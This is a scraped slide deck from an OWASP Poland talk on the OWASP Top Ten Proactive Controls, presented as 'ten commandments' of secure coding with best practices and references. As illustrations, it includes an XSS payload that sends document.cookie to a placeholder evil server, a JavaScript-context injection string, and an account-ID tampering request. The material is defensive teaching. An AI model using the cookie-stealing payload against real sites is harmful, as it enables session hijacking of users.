
Building requirements
• Attack scenatios
– How threats can reach the objectives?
– Requires experience and expertise
• Selection of security controls ==
REQUIREMENTS
Threat Results
Attack
scenarios
Who? How? What?
References
• OWASP Application Security Verification
Standard Project
• Software Assurance Maturity Model
• Business Logic Security Cheat Sheet
• Testing for business logic (OWASP-BL-001)
Thou shalt design and
architect security in
10: Design and Architect Security In
References
• Software Assurance Maturity Model
(OpenSAMM)
• Application Security Verification Standard
Project
• Application Security Architecture Cheat Sheet
• Attack Surface Analysis Cheat Sheet
• Threat Modeling Cheat Sheet
Summary
That was just the Top Ten!
• Each application is different
– Risk profile should be defined (WHO? WHY?)
– Consider „compliance with existing regulations”
• Few easy steps with big positive impact
• Developers education is worth it!
OWASP meetings
• https://www.owasp.org/index.php/Poland
• Mailing list
• Facebook: OWASP Poland Local Chapter
• Twitter: @owasppoland
Thank you!
Mateusz Olejarka
@molejarka
mateusz.olejarka@owasp.org

Ten Commandments of Secure Coding

  • 1.
    Ten Commandments ofSecure Coding OWASP Top Ten Proactive Controls Mateusz Olejarka OWASP Poland
  • 2.
    Mateusz Olejarka @molejarka •Senior IT Security Consultant @SecuRing • Ex-developer • OWASP Poland since 2011
  • 3.
    OWASP O = Open •Docs & tools – free – Creative Commons license – open source • Build with open collaboration in mind – Each one of you can join 3
  • 4.
    OWASP Poland Chapter •Since 2007 • Meetings: Kraków, Poznań, Warszawa • Free entry • Supporters:
  • 5.
    4Developers 2014* questionnaire *SecuRing’s study „Praktyki wytwarzania bezpiecznego oprogramowania w polskich firmach – 2014” • 62% companies do not educate programmers on application security • >50% companies do not consider security during the design stage • 73% participants confirmed, that they fixed security related issues • only 42% confirmed, that they do security testing before production deployment
  • 6.
    OWASP Top10 Riskvs OWASP Top10 Proactive Controls
  • 7.
    Disclaimer • Do notrely your application security on Top 10 * – It is purely educational material – Each application has its own risk profile
  • 8.
  • 9.
    SQL/LDAP/XML/cmd/…-injection Easily exploitable • Simpleto use tools exist Devastating impact Źródło: http://xkcd.com/327/
  • 10.
    Best practices #1 PreparedStatements / Parametrized Queries #2 Stored Procedures – Watch for exeptions! (eval,dynamic block, etc.) #3 Escaping – risky! String newName = request.getParameter("newName"); String id = request.getParameter("id"); PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?"); pstmt.setString(1, newName); pstmt.setString(2, id);
  • 11.
    References • Bobby Tables:A guide to preventing SQL injection • Query Parameterization Cheat Sheet • SQL Injection Prevention Cheat Sheet • OWASP Secure Coding Practices Quick Reference Guide
  • 12.
    2: Thou shaltencode data 2: Encode Data
  • 13.
    XSS • Site defacement •Session hijacking <script>document.body.innerHTML(“Jim was here”);</script> <script> var img = new Image(); img.src="http://<some evil server>.com?” + document.cookie; </script>
  • 14.
    Results of missingencoding • Session hijacking • Network scanning • CSRF prevention bypass • Site defacement (browser) • … • Browser hijack – vide BeEF
  • 16.
    Cross Site Scripting Butwhen we write output inside pure JavaScript: <script> var split='<bean:write name="transferFormId" property="trn_recipient">'; splitRecipient(split); </script> trn_recipient=';alert('xss');-- <script> var split='';alert('xss');--
  • 17.
    Best practices • Specialcharacter encoding has to be context aware – HTML element – HTML attribute – JavaScript – JSON – CSS / style – URL
  • 18.
    References • XSS (CrossSite Scripting) Prevention Cheat Sheet • Java Encoder Project • Microsoft .NET AntiXSS Library • OWASP ESAPI • Encoder Comparison Reference Project
  • 19.
    Thou shalt validateall inputs 3: Validate All Inputs
  • 20.
    Why validate anything? •Most of other vulnerabilities (np. injections, xss, …) occurs (also) from missing input validation • Validation it is like firewall – Do not protects you agains everything – …but nice to have
  • 21.
    Best practices • Preferwhitelist over blacklist approach, • Use strongly typed fields – One validator per one data type – Easier to integrate a WAF • Validation = first line of defence – For exaple type casting prevents injection – But not the only one!
  • 22.
    References • Input ValidationCheat Sheet • Apache Commons Validator • OWASP JSON Sanitizer Project • OWASP Java HTML Sanitizer Project • Google Caja
  • 23.
    Thou shalt implement appropriateaccess controls 4: Implement Appropriate Access Controls
  • 24.
  • 25.
    HTTP request GET /services/history/account/85101022350445200448009906HTTP/1.1 SA-DeviceId: 940109f08ba56a89 SA-SessionId: 826175 Accept: application/json Host: acc Connection: Keep-Alive User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4) GET /services/history/account/45101022350445200448005388 HTTP/1.1 SA-DeviceId: 940109f08ba56a89 SA-SessionId: 826175 Accept: application/json Host: acc Connection: Keep-Alive User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4) Account id change – we get other user data
  • 26.
    Best practices • Servermakes a final call! • Default deny • All request must go through access controll – centralized, easy to use mechanism • Access control rules (policy) should be separated from code – Not a part of it
  • 27.
    if (currentUser.hasRole(“administrator”)) { //pozwol }else { //zabron } If (currentUser.isPermitted(printPermission)) { //pozwol } else { //zabron }
  • 28.
    References • Access ControlCheat Sheet • Java Authorization Guide with Apache Shiro – Apache Shiro Authorization features • OWASP PHPRBAC Project
  • 29.
    Thou shalt establishidentity and authentication controls 5: Establish Identity and Authentication Controls
  • 30.
    Example vulnerability • Authenticationwith locally stored key (on the machine) • Process: 1. Enter login 2. Select key file,enter key password 3. We are logged in https://...../GenerateNewKey
  • 31.
    Best practices • Checkaccess control for the functions allowing to change authentication credentials • „chain of trust” rule • Watch for session at the border! • Do not limit length and characters to use in password
  • 32.
    References • Authentication CheatSheet • Password Storage Cheat Sheet • Forgot Password Cheat Sheet • Session Management Cheat Sheet
  • 33.
    Thou shalt protectdata and privacy 6: Protect Data and Privacy
  • 34.
    Example (at transit) •SSL covers encryption and authentication • What verifies servers identity? – Web applications: Browser – Mobile / thick-client / embedded… application: Application • Common errors – Missing certificate validation – Brak sprawdzenia certyfikatu lub „łańcucha zaufania” – Missing exception handling
  • 35.
    Best practices (intransit) • TLS • For whole application • Cookies: „Secure” flag • HTTP Strict Transport Security • Strong cipher suites • Chain of trust • Certificate pinning
  • 36.
    References (in transit) •Transport Layer Protection Cheat Sheet • Pinning Cheat Sheet • OWASP O-Saft (SSL Audit for Testers)
  • 37.
    Example (at rest) •Storing password • „Own” SHA1 function public static String encrypt(byte [] in) { String out = ""; for(int i = 0; i < in.length; i++) { byte b = (byte)(in[i] ^ key[i%key.length]); out += "" + hexDigit[(b & 0xf0)>>4] + hexDigit[b & 0x0f]; } return out; }
  • 38.
    Best practices(at rest) •Do not reinwent the wheel! – Home-bred ciphers are evil – Own crypto is evil – Only libraries with reputation! • Strong ciphers in strong modes – ECB is evil – CBC – watch for „padding oracle” • Good RNG for IV
  • 39.
    References • Google KeyCzar •Cryptographic Storage Cheat Sheet • Password Storage Cheat Sheet
  • 40.
    Thou shalt implementlogging, error handling and intrusion detection 7: Implement Logging, Error Handling and Intrusion Detection
  • 41.
    References • Logging CheatSheet • OWASP AppSensor Project
  • 42.
    Thou shalt leveragesecurity features of frameworks and security libraries 8: Leverage Security Features of Frameworks and Security Libraries
  • 43.
    Refenences • PHP SecurityCheat Sheet • .NET Security Cheat Sheet • Spring Security • Apache Shiro • OWASP Dependency Check / Track
  • 44.
    Thou shalt includesecurity- specific requirements 9: Include Security-Specific Requirements
  • 45.
    Building requirements • Attackscenatios – How threats can reach the objectives? – Requires experience and expertise • Selection of security controls == REQUIREMENTS Threat Results Attack scenarios Who? How? What?
  • 46.
    References • OWASP ApplicationSecurity Verification Standard Project • Software Assurance Maturity Model • Business Logic Security Cheat Sheet • Testing for business logic (OWASP-BL-001)
  • 47.
    Thou shalt designand architect security in 10: Design and Architect Security In
  • 48.
    References • Software AssuranceMaturity Model (OpenSAMM) • Application Security Verification Standard Project • Application Security Architecture Cheat Sheet • Attack Surface Analysis Cheat Sheet • Threat Modeling Cheat Sheet
  • 49.
  • 50.
    That was justthe Top Ten! • Each application is different – Risk profile should be defined (WHO? WHY?) – Consider „compliance with existing regulations” • Few easy steps with big positive impact • Developers education is worth it!
  • 51.
    OWASP meetings • https://www.owasp.org/index.php/Poland •Mailing list • Facebook: OWASP Poland Local Chapter • Twitter: @owasppoland
  • 52.